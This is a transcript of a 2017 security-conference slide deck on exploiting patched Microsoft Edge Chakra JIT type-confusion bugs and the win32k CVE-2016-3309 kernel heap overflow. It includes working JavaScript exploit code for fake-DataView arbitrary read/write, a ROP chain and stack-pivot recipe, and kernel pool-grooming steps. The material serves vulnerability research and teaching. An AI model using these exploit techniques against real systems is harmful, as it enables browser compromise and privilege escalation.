
1-Day Browser & Kernel Exploitation

Power of Community

2017. 11.

Introduction



Andrew Wesie

CTO

CTF Player (PPP), Reversing, Exploitation, Embedded, Radio

THEORI

Brian Pak

CEO

CTF Player (PPP), Reversing, Exploitation

Agenda

Microsoft Edge

CVE-2017-0071
CVE-2017-0266
CVE-2017-8548
CVE-2017-11802

Windows Kernel

Escaping the Sandbox
CVE-2016-3309(!)


pwn.js

Browser exploit writing library in Javascript

Microsoft Edge

“The faster, **safer** way to get things done on the web”

- ✓ Updated monthly as part of Patch Tuesday
- ✓ Partially open source
  - ✓ Chakra (Javascript engine) on GitHub
  - ✓ Renderer is closed source
- ✓ Patches for ChakraCore posted within a couple of days




17-10 Security Update that addresses the following issues in ChakraCore ✓

#3917 by agarwal-sandeep was merged 17 days ago

17-09 ChakraCore servicing release ✓

#3729 by suwc was merged on Sep 14

CVE-2017-0071



[CVE-2017-0071] Handle conversion of src operand on store to a typed …

```
…array if the bailout kind tells us to bail out on helper calls.
```

- ✓ JIT optimization bug
- ✓ Chakra JIT tries to hoist getting *Array* buffer, length, and type
  - Optimize optimistically
- ✓ Register a bailout for exceptional, unsafe conditions
  - `IR::BailOutOnImplicitCalls`
  - Never execute Javascript implicitly, i.e. during helper calls

CVE-2017-0071

- ✓ An implicit call could invalidate optimization’s assumptions
  - Change the array’s length
  - Change the **type** of the array
- ✓ Arrays in Chakra can be typed
  - `NativeFloatArray`
  - `NativeIntArray`
  - `VarArray`
- ✓ If optimized code doesn’t know the type changed, type confusion!

CVE-2017-0071

- ✓ lokihardt discovered that `EmitLoadInt32` failed to check for bail out
- ✓ Attacker triggers an implicit call by storing an object in a `Uint32Array`
  - ○ Chakra will call the object’s *`valueOf`* function in `ToInt32`

```
- if (conversionFromObjectAllowed)
+ if (bailOutOnHelper)
+ {
+     Assert(labelBailOut);
+     lowererMD->m_lowerer->InsertBranch(Js::OpCode::Br, labelBailOut, instrLoad);
+     instrLoad->Remove();
+ }
+ else if (conversionFromObjectAllowed)
  {
      lowererMD->m_lowerer->LowerUnaryHelperMem(instrLoad, IR::HelperConv_ToInt32);
  }
```

CVE-2017-0071

```
function func(a, b, c) {
  a[0] = 1.2; // a is a NativeFloatArray
  b[0] = c;   // trigger implicit call
  a[1] = 2.2; // a is a VarArray
  a[0] = 2.3023e-320;
}
function main() {
  var a = [1.1, 2.2];
  var b = new Uint32Array(100);
  // force to optimize
  for (var i = 0; i < 0x10000; i++)
    func(a, b, i);
  func(a, b, {
    valueOf: () => {
      a[0] = {}; // change type of a to VarArray
      return 0;
    }
  });
}
```

CVE-2017-0266 (#2)

- ✓ Same bug except this time with `EmitLoadFloat`
    - Patched two months later (May)
- ✓ Same exploit: `Uint32Array` -> `Float32Array`

```
+ bool bailOutOnHelperCall = stElem->HasBailOutInfo() && (stElem->GetBailOutKind() &
IR::BailOutOnArrayAccessHelperCall);
+
  // Convert to float, and assign to indirOpnd
  if (baseValueType.IsLikelyOptimizedVirtualTypedArray())
  {
      IR::RegOpnd* dstReg = IR::RegOpnd::New(indirOpnd->GetType(), this->m_func);
-     m_lowererMD.EmitLoadFloat(dstReg, reg, stElem);
+     m_lowererMD.EmitLoadFloat(dstReg, reg, stElem, bailOutOnHelperCall);
      InsertMove(indirOpnd, dstReg, stElem);
  }
  else
  {
-     m_lowererMD.EmitLoadFloat(indirOpnd, reg, stElem);
+     m_lowererMD.EmitLoadFloat(indirOpnd, reg, stElem, bailOutOnHelperCall);
  }
```

CVE-2017-8548 (#3)

- ✓ Same bug but now during handling out-of-bound array index
  - ○ Patched one month later (June)
- ✓ Same exploit: `Float32Array(N)` -> `Float32Array(0)`

```
  IR::Instr *toNumberInstr = IR::Instr::New(Js::OpCode::Call, this->m_func);
  toNumberInstr->SetSrc1(instr->GetSrc1());
  instr->InsertBefore(toNumberInstr);

+ if (BailOutInfo::IsBailOutOnImplicitCalls(bailOutKind))
+ {
+     // Bail out if this conversion triggers implicit calls.
+     toNumberInstr = toNumberInstr->ConvertToBailOutInstr(instr->GetBailOutInfo(),
bailOutKind);
+     IR::Instr * instrShare = instr->ShareBailOut();
+     LowerBailTarget(instrShare);
+ }
+
  LowerUnaryHelperMem(toNumberInstr, IR::HelperOp_ConvNumber_Full);
```

CVE-2017-11802 (#4)

- Same bug but now in `String.replace`
  - Patched four months later (October!)
- Same exploit, but with: `'a'.replace('a', function ...)`

- Chakra will inline `String.replace` calls
- `String.replace` can take a function as the replacement
  - Calls the replacement function when match found
- `String.replace` failed to check for implicit calls bailout

CVE-2017-11802 (#4)

```
@@ -1397,8 +1404,12 @@ Js::RegexHelper::StringReplace(ScriptContext* scriptContext,
JavascriptString* match, JavascriptString* input, JavascriptFunction* replacefn)

  if (indexMatched != CharCountFlag)
  {
-     Var pThis = scriptContext->GetLibrary()->GetUndefined();
-     Var replaceVar = CALL_FUNCTION(scriptContext->GetThreadContext(), replacefn, CallInfo(4),
pThis, match, JavascriptNumber::ToVar((int)indexMatched, scriptContext), input);
+     ThreadContext* threadContext = scriptContext->GetThreadContext();
+     Var replaceVar = threadContext->ExecuteImplicitCall(replacefn, ImplicitCall_Accessor,
[=]()->Js::Var
+     {
+         Var pThis = scriptContext->GetLibrary()->GetUndefined();
+         return CALL_FUNCTION(threadContext, replacefn, CallInfo(4), pThis, match,
JavascriptNumber::ToVar((int)indexMatched, scriptContext), input);
+     });
      JavascriptString* replace = JavascriptConversion::ToString(replaceVar, scriptContext);
```

CVE-2017-11802 Exploit

- ✓ We will exploit via type confusion of `NativeFloatArray` -> `VarArray`
- ✓ Our goal is arbitrary memory read/write
- ✓ One method is to construct a fake `DataView` object

```
// memory for our fake DataView
var fake_object = new Array(0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0);
// the array we will exploit
var arr = [1.1, 2.2];
// helpers to convert between a double and int[2]
var f64 = new Float64Array(1), i32 = new Int32Array(f64.buffer);
```

CVE-2017-11802 Exploit

- ✓ To trigger the bug, the JIT must first optimize the function
- ✓ Then we can call the function again
- ✓ This time the implicit call will convert `arr` to `VarArray`

```
function opt(f, arr) {
  arr[0] = 1.1;
  arr[1] = 'a'.replace('a', f)|0;
  // TODO
}

for (var i = 0; i < 0x10000; i++) {
  opt(() => 2, arr);
}
opt(() => { arr[0] = fake_object; }, arr);
```

CVE-2017-11802 Exploit

- ✓ The optimized code will access `arr[0]` as a double
- ✓ Read `arr[0]` to get the address of `fake_object`
  - Bonus: `fake_object` is an Array, so its data is at offset **+0x58**
- ✓ Write `arr[0]` to point it at our fake object

```
arr[0] = 1.1;
arr[1] = 'a'.replace('a', f)|0;

// read object address
f64[0] = arr[0];
var base_lo = i32[0], base_hi = i32[1];

// corrupt element to point to fake_object data
i32[0] = base_lo + 0x58;
arr[0] = f64[0];
```

Making a fake DataView

```
Var GetValue(uint32 byteOffset, const char16* funcName, BOOL isLittleEndian = FALSE)
{
  ScriptContext* scriptContext = GetScriptContext();
  if (this->GetArrayBuffer()->IsDetached())
  {
    JavascriptError::ThrowTypeError(scriptContext, JSERR_DetachedTypedArray, funcName);
  }
  if ((byteOffset + sizeof(TypeName) <= GetLength()) && (byteOffset <= GetLength()))
  // ...
```

- ✓ `this->GetType()->GetLibrary()->GetScriptContext()`
  - ○ The result is not used, but it must not crash
  - ○ `*(*(*(this + 0x8) + 0x8) + 0x430)`
- ✓ `this->GetArrayBuffer()->IsDetached()`
  - ○ `*(*(this + 0x28) + 0x20) = FALSE`

Making a fake DataView

```
// (vtable for DataView, IsDetached for ArrayBuffer*)
fake_object[0] = 0;                      fake_object[1] = 0;
// Type*
fake_object[2] = base_lo + 0x68;         fake_object[3] = base_hi;
// (TypeId for fake Type object, TypeIds_DataView)
fake_object[4] = 56;                     fake_object[5] = 0;
// (JavascriptLibrary* for fake Type object, +0x430 must be valid memory)
fake_object[6] = base_lo + 0x58 - 0x430; fake_object[7] = base_hi;
// Buffer size
fake_object[8] = 0x200;                  fake_object[9] = 0;
// ArrayBuffer*, +0x20 IsDetached
fake_object[10] = base_lo + 0x58 - 0x20; fake_object[11] = base_hi;
// Buffer address
fake_object[14] = base_lo + 0x58;        fake_object[15] = base_hi;
```

Making a fake DataView

- ✓ The vtable for the fake `DataView` is invalid
- ✓ Must avoid operations that would use the vtable

```
// if this.dv has a fake DataView

this.dv.getInt32(0); // accesses vtable, CRASH!

DataView.prototype.getInt32.call(this.dv, 0); // SAFE
```

Using a fake DataView

✓ Change the buffer address to access different memory

✓ Use `getInt32` to read, `setInt32` to write

✓ We can use the array's address to read a vtable (Chakra.dll)

```
this.fake_object[14] = address.low | 0;
this.fake_object[15] = address.high | 0;
return DataView.prototype.getInt32(this.dv, 0, true); // read 32-bit
DataView.prototype.setInt32(this.dv, 0, value | 0, true); // write 32-bit

this.fake_object[14] = array_addr.low | 0;
this.fake_object[15] = array_addr.high | 0;
var vtable = new Integer(
  DataView.prototype.getInt32(this.dv, 0, true),
  DataView.prototype.getInt32(this.dv, 4, true));
```

Mitigations

- ✓ ASLR
  - Executables, heap, and stack are randomized
  - We can ignore because we already leaked Chakra.dll address
- ✓ DEP
  - No RWX memory
  - We might use ROP to call `VirtualAlloc` to run shellcode
- ✓ Sandbox
  - Content process is very restricted
  - No access to most of file system, registry, etc.
  - Thankfully we have a 1-day kernel exploit ☺

Edge Mitigations

Control Flow Guard

- Prevent control flow hijack via indirect calls or jumps

Code Integrity Guard

- DLLs must be Microsoft, Windows Store, or WHQL-signed
- No child processes allowed

Arbitrary Code Guard

- Memory cannot be remapped to executable
- Or allocated as WX

~~Return Flow Guard~~

- Prevent control flow hijack via ROP-style attacks

The Stack

> *“For Example, this means attackers could still use well-known techniques like return-oriented programming (ROP) to construct a full payload that doesn’t rely on loading malicious code into memory.”*
>
> - Matt Miller, MSRC


✓None of the mitigations protect the stack or return address

✓If the exploit gives arbitrary memory read/write, game over

- Find the thread’s stack
- Overwrite with ROP chain

Arbitrary Code Guard (ACG)

- ✓ Memory cannot be mapped or remapped to executable
- ✓ Enforced by the kernel
- ✓ Javascript JIT lives in another process
- ✓ DirectX JIT lives in another process
- ✓ Recent research has looked at bypasses
  - Google Project Zero – bypass using DuplicateHandle
  - Alex Ionescu – bypass using Warbird (EkoParty 2017)



Settings

Accelerated graphics

☑ Use software rendering instead of GPU rendering*

Accessibility

□ Always expand ALT text for images

□ Enable Caret Browsing for new windows and tabs

□ Move system caret with focus/selection changes

□ Play system sounds

□ Reset text size to medium for new windows and tabs

□ Reset zoom level for new windows and tabs

Browsing

□ Always record developer console messages

□ Close unused folders in History and Favorites*

☑ Disable script debugging (Internet Explorer)

☑ Disable script debugging (Other)

*Takes effect after you restart your computer

Reset Internet Explorer settings

Resets Internet Explorer's settings to their default condition.

You should only use this if your browser is in an unusable state.

“Bypass” Arbitrary Code Guard (ACG)

- ✓ Instead of trying to bypass ACG, let’s ignore it
- ✓ Content process is sandboxed
- ✓ We don’t want to bypass ACG, we want SYSTEM
- ✓ Once process is SYSTEM, we can run any program as SYSTEM

Ignoring ACG

- ✓ Two methods of “running code” with ACG
  - Return-oriented programming
  - Javascript
- ✓ Javascript is a lot easier to work in
- ✓ We already have memory read/write from our exploit
- ✓ We only need to be able to execute arbitrary functions
  - Non-trivial because of CFG

Executing functions with ROP

- ✓ We cannot overwrite a function pointer, but we can use ROP to setup registers and execute a function
- ✓ Make minimal change to original stack to pivot to ROP chain
- ✓ ROP chain
  - o Setup argument registers (rcx, rdx, r8, r9)
  - o Execute function with additional arguments on the stack
  - o Save return value (rax) somewhere
  - o Return to original stack

Minimal stack pivot

- ✓ Two obvious choices
  - ○ Modify return pointer to point to a pivot gadget
  - ○ Modify saved frame pointer that will be moved into rsp
- ✓ Let’s consider modifying a saved frame pointer

Example

```
''.slice({
  valueOf: function () {
    window.alert('pause')
  }
})
```

```
00000081`f39fbc90 chakra!Js::JavascriptString::ConvertToIndex+0xde33f
00000081`f39fbcc0 chakra!Js::JavascriptString::EntrySlice+0xd3
00000081`f39fbd50 chakra!amd64_CallFunction+0x93
```

Example

```
chakra!Js::JavascriptString::EntrySlice+0x111:
00007ffa`c7ef9fa1 5d              pop     rbp
00007ffa`c7ef9fa2 5b              pop     rbx
00007ffa`c7ef9fa3 c3              ret

chakra!amd64_CallFunction+0x93:
00007ffa`c7f5e863 488be5          mov     rsp,rbp
00007ffa`c7f5e866 5d              pop     rbp
00007ffa`c7f5e867 5f              pop     rdi
00007ffa`c7f5e868 5e              pop     rsi
00007ffa`c7f5e869 5b              pop     rbx
00007ffa`c7f5e86a c3              ret
```

Example

```
00000081`f39fbcb0  000001de`fdd22700 00007ffa`c7ef9f63
00000081`f39fbcc0  000001de`fd65b020 000001de`fa92d220
00000081`f39fbcd0  00007ffa`c831af38 00000081`f39fbce0
00000081`f39fbce0  000001de`fd64e710 00000000`10000002
00000081`f39fbcf0  00000081`f39fbd60 00000081`f39fbda0
00000081`f39fbd00  00000000`00000000 00007ffa`c7ef9e90
00000081`f39fbd10  00000000`00000002 00000081`f39fc130
00000081`f39fbd20  000001de`fdd22700 000001de`fdd22700
00000081`f39fbd30  00000081`f39fc130 00000081`f39fbd78
00000081`f39fbd40  00000000`00000002 00007ffa`c7f5e863
```

Search stack to find:

chakra!Js::JavascriptString::EntrySlice+0xd3

chakra!amd64_CallFunction+0x93

SavedRbpForPivot

Example

- ✓ Find address of `SavedRbpForPivot`
- ✓ Build ROP chain
- ✓ Replace `SavedRbpForPivot` with ROP chain address
- ✓ Return and profit!

The gadgets

- ✓ First four arguments are stored in registers
  - **`popRcxReturn`** `pop rcx; retn`
  - **`popRdxReturn`** `pop rdx; retn`
  - **`popR8Return`** `pop r8; retn`
  - **`popR9Return`** `pop r9; retn`
- ✓ Store remaining arguments on the stack
  - **`addRsp58Return`** `add rsp, 58h; retn`
- ✓ Save return value somewhere
  - **`storeRaxAtRdxReturn`** `mov [rdx], rax; retn`

The gadgets

✓ Set return value to a sane JS value

- **`popRaxReturn`** `pop rax; retn`

✓ Restore saved RBP

- **`popRbpReturn`** `pop rbp; retn`

✓ Restore stack pointer

- **`popRspReturn`** `pop rsp; retn`

Building the ROP chain

First four arguments are stored in registers	**popRcxReturn** Argument 0 **popRdxReturn** Argument 1 **popR8Return** Argument 2 **popR9Return** Argument 3
"Call" the target function	**Address of Function**
Remaining arguments are stored on the stack after the shadow space	**addRsp58Return** (20h shadow space) Argument 4 Argument 5 Argument 6 Argument 7 Argument 8 Argument 9 Argument 10


Save return value at predetermined location	**popRdxReturn** Location to store return value **storeRaxAtRdxReturn**
Set return value to a safe JS value (1)	**popRaxReturn** 0x00010000`00000001
Restore original saved RBP	**popRbpReturn** SavedRbpForPivot
Return to the original stack	**popRspReturn** &returnToAmd64CallFunction

✓ Where to store the ROP chain?

- A convenient location is on the stack itself
- We already know the address and can read/write to it
- e.g. `&SavedRbpForPivot – 0x20000`

✓ Where to store the return value?

- Again, on the stack itself is convenient



CVE-2016-3309

- ✓ Heap overflow in `bFill` from win32k.sys
- ✓ Credited to *bee13oy* of CloverSec Labs
- ✓ Patched in 2016, re-introduced in Windows 10 v1703
- ✓ Patched again in September 2017
- ✓ Exploit publicly available for:
  - Windows 8.1 x64 (SensePost)
  - Windows 10 v1703 x64 (siberas)

CVE-2016-3309

- ✓ bFill needs to construct a linked list of edges from a path
- ✓ It allocates an array of edges, one for each point
- ✓ bFill calls bConstructGET to fill in the EDGEs and returns the list

```
EDGE aTmpBuffer[20];
if (ppo->cCurves > 20) {
  pFreeEdges = PALLOCMEM2(ppo->cCurves * sizeof(EDGE), 'gdeG', 0);
  bMemAllocated = TRUE;
} else {
  pFreeEdges = aTmpBuffer;
  bMemAllocated = FALSE;
}
pGETHead = bConstructGET(ppo, &pd, pFreeEdges, pClipRect);
```


CVE-2016-3309

```
void * PALLOCMEM2(ULONG Size, ULONG Tag, BOOL bZero);

EDGE * pFreeEdges = PALLOCMEM2(ppo->cCurves * sizeof(EDGE), 'gdeG', 0);
```

- ✓ The size argument will overflow if the path has enough points
- ✓ On x64, `sizeof(EDGE) = 0x30`
  - >= 0x05555555 points will cause integer overflow
- ✓ The points on the path control the EDGE structures
  - Limited control of what we write
- ✓ Edges with a height of 0 are ignored
  - Controls the length of the heap overflow!

CVE-2016-3309 with Bitmaps

- ✓ Exploit by siberas
  - ○ Overflow to corrupt a bitmap and use `SetBitmapBits`
- ✓ Arrange the kernel heap so that we overflow into a `SURFACE`
- ✓ Corrupted `SURFACE` followed by manager and worker `SURFACE`s
- ✓ After the overflow, use the corrupted `SURFACE` to modify the manager's size



CVE-2016-3309 with Bitmaps

```
typedef struct _SURFACE {
  ULONG64 hHmgr;
  ULONG32 ulShareCount;
  USHORT cExclusiveLock;
  USHORT BaseFlags;
  PW32THREAD Tid;
  DHSURF dhsurf;
  HSURF hsurf;
  DHPDEV dhpdev;
  HDEV hdev;
  SIZEL sizlBitmap;
  ULONG cjBits;
  PVOID pvBits;
  PVOID pvScan0;
  LONG lDelta;
  ULONG iUniq;
  ULONG iBitmapFormat;
  USHORT iType;
  USHORT fjBitmap;
  // ...
} SURFACE;
```

✓ GetBitmapBits / SetBitmapBits


- ○ Size of bitmap controlled by `sizlBitmap`
- ○ Corrupted `sizlBitmap` -> OOB read/write
- ○ Destination controlled by `pvScan0`, i.e. pointer to pixel data after `SURFACE`

✓ hHmgr

- ○ Must be a valid GDI handle
- ○ Only low 32-bit DWORD is relevant

CVE-2016-3309 Pool Feng Shui


- ✓ `pFreeEdges` will be freed after the overflow
- ✓ Avoid bad pool header BSOD by allocating at the end of pool page
  - End of pool page = no next pool header



	SURFACE (pwnd_bitmap)	EDGE
0x00	**hHmgr**	**iXWhole (width / height)**
0x04		iXDirection (-1 or 1)
0x08	ulShareCount	iWindingDirection (-1 or 1)
0x0C	cExclusiveLock / BaseFlags	(padding)
0x10	Tid	pNext
0x14		
